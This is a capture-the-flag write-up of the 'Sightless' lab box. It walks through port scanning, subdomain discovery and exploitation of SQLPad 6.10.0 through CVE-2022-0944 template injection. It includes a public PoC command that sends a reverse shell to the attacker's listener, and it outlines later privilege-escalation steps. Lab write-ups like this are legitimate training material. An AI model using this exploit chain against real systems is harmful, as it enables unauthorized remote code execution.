Sightless
The IP may vary: the lab had to be restarted at some point, so screenshots and commands might show a different address. Replace it with the one from your own instance.
TL;DR. Sightless is an easy Linux box. The port-80 site links to a SQLPad service (version 6.10.0) on a subdomain. That version is vulnerable to CVE-2022-0944, a template injection in the connection-test endpoint that yields RCE; the exploit drops a shell asroot, but inside a Docker container. The container's/etc/shadowholds usermichael's hash; we crack it withjohnand, since he reuses the password, we SSH into the real host and grabuser.txt. Forrootwe set up a SSH tunnel to an internal Froxlor and, abusing the Chrome remote debugger running on the box, capture Froxlor's admin credentials. From its panel, the PHP-FPM restart command field runs asrootand gives us the final flag.
Reconnaissance
Initial scan
After the ping (TTL 63 → Linux: Linux starts the TTL at 64 and each routing hop decrements it, so 63 = 64−1; a hint, not proof (it can be spoofed), confirmed by the service scan. Three ports are open: 21 (FTP), 22 (SSH) and 80 (HTTP).
Before firing anything, a working directory with the usual four folders, so everything lands in its place rather than in ~:
mkt () {
    mkdir -p {content,nmap,scripts,exploits}
}
cd machines/Sightless
ls
content exploits nmap scriptsThe full scan lives inside the jmap function, which asks for the IP and applies the usual options, saving the result to a scan file:
jmap () {
    echo -e "\n[+] Introduce una IP\n"
    read ip
    echo
    sudo nmap -sS -n -Pn -p- --min-rate 5000 -vvv --open $ip -oG scan
}
nmap -p- --open -n -sS -Pn --min-rate 5000 -vvv 10.10.11.32 -oG scan
PORT   STATE SERVICE REASON
21/tcp open  ftp     syn-ack ttl 63
22/tcp open  ssh     syn-ack ttl 63
80/tcp open  http    syn-ack ttl 63
The port-80 server redirects to a hostname (sightless.htb), so virtual hosting is in play. We add it to /etc/hosts pointing at the IP.
The file lands in the nmap directory:
ls

scanAnd extractPorts reads it from there, pulling out the IP and the ports, copying them to the clipboard and printing what it extracted:
extractPorts () {
    ip_address=$(grep -oP 'Host: \K\S+' "$1" | head -n 1)
    ports=$(grep -oP '\d+(?=/open)' "$1" | tr '\n' ',' | sed 's/,$/\n/')
    echo "$ports" | xclip -sel clip
}
extractPorts scan
Extracting information ...
IP Address: 10.10.11.32
Open ports: 21,22,80

Ports copied to clipboard

The second pass, with version and script detection, lives in jmap2, which only needs the IP and the ports now sitting on the clipboard:
jmap2 () {
    if [ "$#" -ne 2 ]; then
        echo "Uso: jmap2 <ip> <puertos>"
        return 1
    fi
    nmap -p"$2" -sCV "$1"
}
jmap2 10.10.11.32 21,22,80
PORT   STATE SERVICE VERSION
21/tcp open  ftp
| fingerprint-strings:
|   GenericLines:
|     220 ProFTPD Server (sightless.htb FTP Server) [::ffff:10.10.11.32]
|     Invalid command: try being more creative
22/tcp open  ssh     OpenSSH 8.9p1 Ubuntu 3ubuntu0.10 (Ubuntu Linux; protocol 2.0)
80/tcp open  http    nginx 1.18.0 (Ubuntu)
|_http-server-header: nginx/1.18.0 (Ubuntu)
|_http-title: Sightless.htb
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
The FTP banner is what hands over the domain: sightless.htb, which has to go into /etc/hosts so port 80 answers with more than its default page.
echo '10.10.11.32 sightless.htb' | sudo tee -a /etc/hosts
127.0.0.1       localhost
127.0.1.1       kali
10.10.11.32     sightless.htb
We fingerprint port 80 with whatweb: an nginx serving a corporate site. Beyond a contact email confirming the domain, there is not much.

The page source hides no comments or internal paths either, but it does confirm the contact address and that the site is static, with no framework:

<title>Sightless.htb</title>
<link rel="stylesheet" href="style.css">
<h4>Hello,we are</h4>
<h1> <span>Sightless</span>.htb</h1>
<a href="mailto:sales@sightless.htb" class="btn" style="color: black;"> Get In Touch</a>
The website and the SQLPad subdomain
The home page is a plain services-company site, with no login panel or obvious sensitive functionality.

The Our Services section, however, holds a key lead: one of the services is SQLPad (a web editor for running SQL queries against databases). The link points to a subdomain, sqlpad.sightless.htb.
We add that subdomain to /etc/hosts too and visit it. SQLPad drops us straight into its query editor, but running any query requires a configured connection we do not have.
echo '10.10.11.32 sqlpad.sightless.htb' | sudo tee -a /etc/hosts
SQLPad
SQLPad is a web app that lets users connect to various SQL servers via a browser.
Click "Start Now" to try a demo!
[ Start Now ]
That Start Now points at sqlpad.sightless.htb, a subdomain that also has to resolve:
sudo nano /etc/hosts
10.10.11.32 sightless.htb sqlpad.sightless.htb
10.10.11.32 sqlpad.sightless.htbAt sqlpad.sightless.htb/queries/new we see the SQLPad editor (top bar Queries · New · History · Connections · Access) with a new unsaved query and an empty choose connection dropdown: no connection is configured, so we can't run SQL yet.
What the fuzzing did not find (and why it matters)
The subdomain came from reading the site, not from fuzzing, and the long way round is worth showing because it explains a common trap. The route sweep against the main domain returns exactly one thing:
dirsearch -u http://sightless.htb
Extensions: php, aspx, jsp, html, js | HTTP method: GET | Threads: 25 | Wordlist size: 11460
Target: http://sightless.htb/

[16:06:38] 301 -  178B  - /images  ->  http://sightless.htb/images/
[16:06:39] 403 -  564B  - /images/

Task Completed
An /images and a 403 when listing it. We repeat with a far bigger wordlist in case the small one fell short:
gobuster dir -u http://10.10.11.32 \
  -w /usr/share/seclists/Discovery/Web-Content/directory-list-2.3-big.txt -t 500 -b 302
Progress: 1273832 / 1273833 (100.00%)
Finished
1,273,833 words and zero results. With routes exhausted, subdomains are the next candidate, so we fuzz by Host header:
gobuster vhost -u http://10.10.11.32 \
  -w /usr/share/seclists/Discovery/DNS/subdomains-top1million-110000.txt -t 500
Starting gobuster in VHOST enumeration mode
Progress: 114441 / 114442 (100.00%)
Finished
Nothing there either. And here is the interesting part: when a tool finds nothing there are two possible explanations, that there is nothing or that we are using it wrong, and the second one should be ruled out before drawing conclusions. The check is simple: build a five-word list that deliberately includes the subdomain we already know and run the fuzzer again.
ffuf -c -w hola.txt -u http://FUZZ.sightless.htb
:: Wordlist         : FUZZ: /home/krmena/hola.txt
:: Matcher          : Response status: 200-299,301,302,307,401,403,405,500

sqlpad                  [Status: 200, Size: 722, Words: 64, Lines: 22, Duration: 95ms]
:: Progress: [5/5] :: Job [1/1] :: 0 req/sec :: Duration: [0:00:00]
The technique works perfectly. So the problem was never the fuzzing, it was the wordlist, and that takes a second to confirm:
cat /usr/share/seclists/Discovery/Web-Content/directory-list-2.3-big.txt | grep "sqlpad"
cat /usr/share/seclists/Discovery/DNS/subdomains-top1million-110000.txt | grep "sqlpad"
(no output from either one)Neither wordlist contains the word sqlpad, so reaching the subdomain by brute force with them was impossible. The practical lesson is twofold: enumeration is not only brute force (reading what the application says about itself would have saved hours), and an empty result is never proof of absence, it only says what we looked for was not on the list. As a footnote, in this particular case trying --append-domain on gobuster vhost, which changes how each Host header is built, was also left untested.
Shell as root (in the container)
SQLPad 6.10.0 and CVE-2022-0944
The panel lets us in without credentials and lets us write queries, but with no connection configured there is nothing to fire them at:

SQLPad   Queries  New  History  Connections  Access
... choose connection        New unsaved query        [ Run ]
The important thing about SQLPad is not running SQL but its version, because that is what decides whether there is a vector at all. Finding it takes more than it seems: neither whatweb nor nmap give it away. The next attempt is to look for a resource that leaks it, a CHANGELOG or similar, by sweeping routes inside the subdomain itself:
dirsearch -u http://sqlpad.sightless.htb
[21:09:59] 404 -   21B  - /api/swagger.json
[21:09:59] 404 -   21B  - /api/profile
[21:09:59] 404 -   21B  - /api/v1
[21:09:59] 404 -   21B  - /api/version
[21:09:59] 404 -   21B  - /api/whoami
Dozens of API routes show up, one of them literally called /api/version. The catch is that they all answer 404 with the same 21-byte body, and requesting it by hand shows why:
curl http://sqlpad.sightless.htb/api/version
{"title":"Not found"}A 404 with a JSON body, not a server error page: the API is there and answering, it just serves nothing to a client without a session. Dead end. And after the whole detour, the version was one click away in the panel's own About box: 6.10.0.
The box is where nobody looks, in the three-dot menu at the top right:


That version is vulnerable to CVE-2022-0944: a template injection in the connection-test endpoint. SQLPad renders some connection fields as EJS templates, and by injecting a template expression we can reach code execution on the server. It affects all versions prior to 6.10.1.

Exploitation: template injection to RCE
The technique creates (or tests) a connection whose fields contain a template expression that, once rendered, reaches Node's child_process and runs a command. A public PoC automates the process and returns a reverse shell; we pass it the SQLPad URL and our listener IP/port.
git clone https://github.com/shhrew/CVE-2022-0944
cd CVE-2022-0944
# (the injected template reaches: process.mainModule.require('child_process').exec(<cmd>))
python3 main.py -u http://sqlpad.sightless.htb -i 10.10.16.x -p 443

We get the shell. Checking who and where we are, we are root... but the hostname is a hex identifier and the IP is 172.17.0.2: we are inside a Docker container, not on the host.
whoami        # root
hostname -I   # 172.17.0.2
